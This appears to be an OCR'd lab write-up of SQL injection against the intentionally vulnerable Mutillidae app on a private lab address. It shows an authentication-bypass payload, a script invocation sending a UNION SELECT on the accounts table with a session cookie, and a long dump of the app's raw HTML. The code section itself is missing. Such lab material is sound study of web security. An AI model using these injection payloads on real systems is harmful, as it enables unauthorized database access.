


Lab Set Up



Brute-Forcing a Directory List




No username and *' or 1=1 --* put in the password showed the following page:



Writing the SQL Injection Python Program

Code:



Output:

```
sudo python3 sql_injection.py --host="192.168.1.101"
-u="/mutillidae/index.php?page=userinfo.php&username=&password=&user-
info-php-submit-button=View+Account+Details" --param="password"
--cookie="PHPSESSID=3e726056cf963b43bd87036e378d07b"
GET
/mutillidae/index.php?page=userinfo.php&username=&password=%27UNION+S
ELECT+%2A+FROM+accounts+where+%271%27%3D%271&user-info-php-submit-but
ton=View+Account+Details
Host: 192.168.1.101
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07b
```

b'\r\n\t\t\t<!-- I think the database password is set to blank or perhaps samurai.\r\n\t\t\tIt depends on whether you installed this web app from irongeeks site or\r\n\t\t\tare using it inside Kevin Johnsons Samurai web testing framework. \r\n\t\t\tIt is ok to put the password in HTML comments because no user will ever see \r\n\t\t\tthis comment. I remember that security instructor saying we should use the \r\n\t\t\tframework comment symbols (ASP.NET, JAVA, PHP, Etc.) \r\n\t\t\trather than HTML comments, but

we all know those \r\n\t\t\tsecurity instructors are just making all this up. -->\r\n<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">\r\n<html>\r\n<head>\r\n\t<meta content="text/html; charset=us-ascii" http-equiv="content-type">\r\n\r\n\t<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />\r\n\t<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />\r\n\t<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />\r\n\t<link rel="styl'
b'esheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />\r\n\r\n\t<script type="text/javascript" src="./javascript/bookmark-site.js"></script>\r\n\t<script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>\r\n\t<script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">\r\n\t\t/**\r\n\t\t* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)\r\n\t\t* This notice MUST stay intact for legal use\r\n\t\t* Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code\r\n\t\t**/\r\n\t</script>\r\n\t<script type="text/javascript">\r\n\t\tddsmoothmenu.init({\r\n\t\t\tmainmenuid: "smoothmenu1", //menu DIV id\r\n\t\t\torientation: \'v\', //Horizontal or vertical menu: Set to "h" or "v"\r\n\t\t\tclassname: \'ddsmoothmenu\', //class added to menu\'s outer DIV\r\n\t\t\t//customtheme: ["#cccc44", "#cccccc"],\r\n\t\t\tcontentsource: "markup" //"markup" or ["container_id", "path_to_menu_file"]\r\n\t\t'
b'});\r\n\t</script>\r\n\r\n\t<script type="text/javascript">\r\n\t\tvar onLoadOfBody = function(theBody){\r\n\t\t\tvar l_securityLevel = \'0\';\r\n\t\t\t\t\t\tvar l_hintsStatus = \'Disabled (0 - I try harder)\';\r\n\t\t\t\r\n\t\t\tswitch(l_securityLevel){\r\n\t\t\t\tcase "0": var l_securityLevelDescription = \'Hosed\'; break;\r\n\t\t\tcase "1": var l_securityLevelDescription = \'Arrogent\'; break;\r\n\t\t\tcase "2": var l_securityLevelDescription = \'2\'; break;\r\n\t\t\tcase "3": var l_securityLevelDescription = \'3\'; break;\r\n\t\t\tcase "4": var l_securityLevelDescription = \'4\'; break;\r\n\t\t\tcase "5": var l_securityLevelDescription = \'Secure\'; break;\r\n\t\t\t}// end switch\r\n\t\t\t//document.getElementById("idSystemInformationHeading").innerHTML = l_loginMessage;\r\n\t\t\tdocument.getElementById("idHintsStatusHeading").innerHTML = \'Hints: \' + l_hintsStatus;\r\n\t\t\tdocument.getElementById("idSecurityLevelHeading").innerHTML = \'Security Level: \' + l_securityLevel + \' (\' + l_securityLevelDescription + \')\';\r\n\t\t}// end function onLoadOfBody()\r\n\t</script>\r\n</head>\r\n<body onload="onLoadOfBody(thi'
b's);">\r\n<table class="main-table-frame" border="1px" cellspacing="0px" cellpadding="0px">\r\n\t<tr>\r\n\t\t<td bgcolor="#ccccff" align="center" colspan="7">\r\n\t\t\t<table width="100%">\r\n\t\t\t\t<tr>\r\n\t\t\t\t\t<td style="text-align:center;">\r\n\t\t\t\t\t\t\r\n\t\t\t\t\t\t\r\n\t\t\t\t\t\tMutillidae: Born to be Hacked\r\n\t\t\t\t\t\r\n\t\t\t\t</td>\r\n\t\t\t</tr>\t\t\r\n\t\t</table>\r\n\t</td>\r\n</tr>\r\n<tr>\r\n\t<td bgcolor="#ccccff" align="center" colspan="7">\r\n\t\t\tVersion: 2.1.19\r\n\t\t\t\r\n\t\t\t\r\n\t\t\tNot Logged In\r\n\t\t</td>\r\n</tr>\r\n<tr>\r\n'
b'\t\t<td colspan="2" class="header-menu-table">\r\n\t\t\t<table class="header-menu-table">\r\n\t\t\t\t<tr>\r\n\t\t\t\t\t<td>Home</td>\r\n\t\t\t\t\t<td>\r\n\t\t\t\t\tLogin/Register\t\t\r\n\t\t\t\t</td>\r\n\t\t\t\t<td>Toggle Hints</td>\t\t\t\t<td>Toggle Security</td>\r\n\t\t\t\t<td>Reset DB</td>\r\n\t\t\t\t<td>View Log</td>\r\n\t\t\t\t<td>View Captured Data</td>\r\n\t\t\t</tr>\r\n\t\t</table>\t\r\n\t</td>\r\n</tr>\r\n<tr>\r\n\t<td style="vertical-align:top;text-align:left;background-color:#ccccff;width:10%">\r\n\t\t \r\n\t\t
\r\n\t\t\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\tCore Controls\r\n\t\t\t\t
\r\n\t\t\t\t
Home
\r\n\t\t\t \t<li>\r\n\t\t\t '
b' \t\tLogin/Register\t\t\t
\r\n\t\t\t
Toggle Security
\r\n\t\t\t
Setup/Reset the DB
\r\n\t\t\t
Show Log
\r\n\t\t\t
Credits
\r\n\t\t
\r\n\t
\r\n\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\tOWASP Top 10\r\n\t\t
\r\n\t\t
\r\n\t\tA1 - Injection\r\n\t\t
\r\n\t\t
\r\n\t\tSQLi - Extract Data\r\n\t\t
\r\n\t\t
User Info
\r\n\t\t
\r\n\t
\r\n\t
SQLi - Bypass Authentication\r\n\t\t
\r\n\t\t
Login
\r\n\t\t
\r\n\t
\r\n\t<li>\r\n\t\t'
b'\tSQLi - Insert Injection\r\n\t\t
\r\n\t\t
Register
\r\n\t\t
\r\n\t
\r\n\t
\r\n\t\tBlind SQL via Timing\r\n\t\t
\r\n\t\t
Login
\r\n\t\t
User Info
\r\n\t\t
\r\n\t
\r\n\t
\r\n\t\tSQLMAP Practice Target\r\n\t\t
\r\n\t\t
View Someones Blog
\r\n\t\t
User Info
\r\n\t\t
\r\n\t
\r\n\t
\r\n\t\tHTML Injection (HTMLi)\r\n\t\t
\r\n\t\t
Add to your blog
\r\n\t\t
\r\n\t
\r\n\t<li>\r\n\t\tHTMLi via HTTP Headers\r\n\t\t<ul>\r\n\t\t<li>Site'
b' Footer
\r\n\t\t
\r\n\t
\r\n\t
HTTP Response Splitting (Hint: Difficult)
\r\n\t\t
\r\n\t
\r\n\t
\r\n\t\tHTMLi Via DOM Injection\r\n\t\t
\r\n\t\t
HTML5 Storage
\r\n\t\t
\r\n\t
\t\t\r\n\t\t<li>\r\n\t\t\tHTMLi Via Cookie Injection\r\n\t\t<ul>\r\n\t\t
<a

href="index.php?page=capture-data.php">Capture Data
Page
\r\n\t\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t\tCommand
Injection\r\n\t\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li>DNS
Lookup
\r\n\t\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t\t<a
href="">JavaScript Injection\r\n\t\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li>Those "Back"
Buttons
\r\n\t\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t\t<a
href="./index.php?page=password-generator.php&username=anonymous">\r\n\t\t\t\t\t\t\t\t\t\tPassword
Generator\r\n\t\t\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t'
b'\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tHTTP Parameter
Pollution\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Poll
Question
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="">Cascading Style Injection\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=set-background-color.php">Set Background
Color
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="">JavaScript Object Notation (JSON) Injection\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool
Lookup
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<l
i>\r\n\t\t\t\t\t\t\t\t\tA2 - Cross Site Scripting
(XSS)\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tReflected (First
Order)\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>DNS
Lookup
\r\n\t\t\t\t\t\t\t\t\t<li>'
b'Pen Test Tool Lookup
\r\n\t\t\t\t\t\t\t\t\t<li>Text File
Viewer
\r\n\t\t\t\t\t\t\t\t\t<li>User
Info
\r\n\t\t\t\t\t\t\t\t\t<li>Set Background
Color
\r\n\t\t\t\t\t\t\t\t\t<li>HTML5
Storage
\r\n\t\t\t\t\t\t\t\t\t<li>Capture Data
Page
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="">Persistent (Second Order)\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="?page=add-to-your-blog.php">Add to your blog
\r\n\t\t\t\t\t\t\t\t\t
<a
href="?page=view-someones-blog.php">View someone\'s blog
\r\n\t\t\t\t\t\t\t\t\t<li>Show
Log
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tDOM
Injection\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>HTML5
Storage
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t\t<li'
b'>\r\n\t\t\t\t\t\t\t\t\tVia "Input" (GET/POST)\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="?page=add-to-your-blog.php">Add to your blog
\r\n\t\t\t\t\t\t\t\t\t
<a
href="?page=view-someones-blog.php">View someone\'s blog
\r\n\t\t\t\t\t\t\t\t\t<li>Show
Log<li>\r\n\t\t\t\t\t\t\t\t\t<li>Text File
Viewer
\r\n\t\t\t\t\t\t\t\t\t<li>DNS
Lookup
\r\n\t\t\t\t\t\t\t\t\t
User Info
\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php">Missing HTTPOnly Attribute
\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=set-background-color.php">Set Background Color
\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool
Lookup
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tVia
HTTP Headers\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Browser
Info
\r\n\t\t\t\t\t\t\t\t\t<li>Show Log<'
b'li>\r\n\t\t\t\t\t\t\t\t\t<li>Site
Footer<li>\r\n\t\t\t\t\t\t\t\t\t<li>Those "BACK"
Buttons
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tVia
Misconfiguration\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Missing HTTPOnly
Attribute
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="">Against HTML 5 Storage\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="index.php?page=html5-storage.php">HTML5
Storage
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="">Against JSON\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool
Lookup
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\tVia
Cookie Injection\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Capture Data
Page
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t
\r\n\t\t\t
\t\t\t<li>'
b'\r\n\t\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t\tA3 - Broken
Authentication and Session Management\r\n\t\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a
href="index.php">Cookies
\r\n\t\t\t\t\t\t\t\t\t
<a
href="?page=login.php">Login
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A4" target="_blank">A4 - Insecure Direct Object
References\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Text File
Viewer
\r\n\t\t\t\t\t\t\t\t\t<li>Source
Viewer
\r\n\t\t\t\t\t\t\t\t\t
Credits
\r\n\t\t\t\t\t\t\t\t\t
<a
href="index.php">Cookies
\r\n\t\t\t\t\t\t\t\t\t<li>Arbitrary File
Inclusion
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A5" target="_blank">A5 - Cross Site Request Forgery
(CSRF)\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t
<a href='
b'"index.php?page=add-to-your-blog.php">Add to your blog
\r\n\t\t\t\t\t\t\t\t\t
<a
href="./index.php?page=register.php">Register
User
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A6" target="_blank">A6 - Security
Misconfiguration\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>Directory
Browsing
\r\n\t\t\t\t\t\t\t\t\t<li>GET for
POST
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A7" target="_blank">A7 - Insecure Cryptographic
Storage\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t<li>User
Info
\r\n\t\t\t\t\t\t\t\t\t<li>HTML5

Storage
\r\n\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A8" target="_blank">A8 - Failure to Restrict URL
Access\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li>"S'
b'ecret" Administrative Pages
\r\n\t\t\t\t\t\t\t\t
<a
href="http://en.wikipedia.org/wiki/Robots_exclusion_standard">Robots.txt
\r\n\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t
\r\n
\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\tA9 - Insufficient
Transport Layer Protection\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t
<a
href="?page=login.php">Login
\r\n\t\t\t\t\t\t\t\t<li>User
Info
\r\n\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2010-A10" target="_blank">A10 - Unvalidated Redirects and
Forwards\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t
<a
href="?page=credits.php">Credits
\r\n\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\tSetup/reset the DB (Disabled: Not
Admin)
\r\n\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t
\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t
\r\n\t\t\t\t\t
\r\n\t\t\t
\t<li style="border-color: #ffffff; border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a
href="#">Others\r\n\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2007-A3" target="_blank">OWAS'
b'P 2007 A3 - Malicious File Execution\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li>Text
File Viewer
\r\n\t\t\t\t\t\t\t\t<li>Source
Viewer
\r\n\t\t\t\t\t\t\t
\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\t<a
href="http://www.owasp.org/index.php/Top_10_2007-A6" target="_blank">OWASP 2007 A6 - Information Leakage and Improper Error
Handling\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t\t\t
Cache Control
\r\n\t\t\t\t\t\t\t
<a
href="index.php">X-Powered-By HTTP Header
\r\n\t\t\t\t\t\t\t<li>HTML/JavaScript
Comments
\r\n\t\t\t\t\t\t\t
Click-Jacking
\r\n\t\t\t\t\t\t\t
<a
href="framer.html">Cross-Site Framing (Third-Party Framing)
\r\n\t\t\t\t\t\t\t
<a
href="index.php?page=html5-storage.php">HTML5
Storage
\r\n\t\t\t\t\t\t\t
\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\tDenial of
Service\r\n\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t<li>Text File
Viewer
\r\n\t\t\t\t\t\t\t
<a href="?p'
b'age=show-log.php">Show Web Log
\r\n\t\t\t\t\t\t\t
\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\t<a
href="">JavaScript "Security"\r\n\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t
<a
href="index.php?page=login.php">Login
\r\n\t\t\t\t\t\t\t<li>Add to your
blog
\r\n\t\t\t\t\t\t\t<li>HTML5
Storage
\r\n\t\t\t\t\t\t\t
\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\tData Capture
Pages\r\n\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t<li>Data
Capture
\r\n\t\t\t\t\t\t\t<li>View Captured
Data
\r\n\t\t\t\t\t\t\t
\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t
\r\n\t\t\t
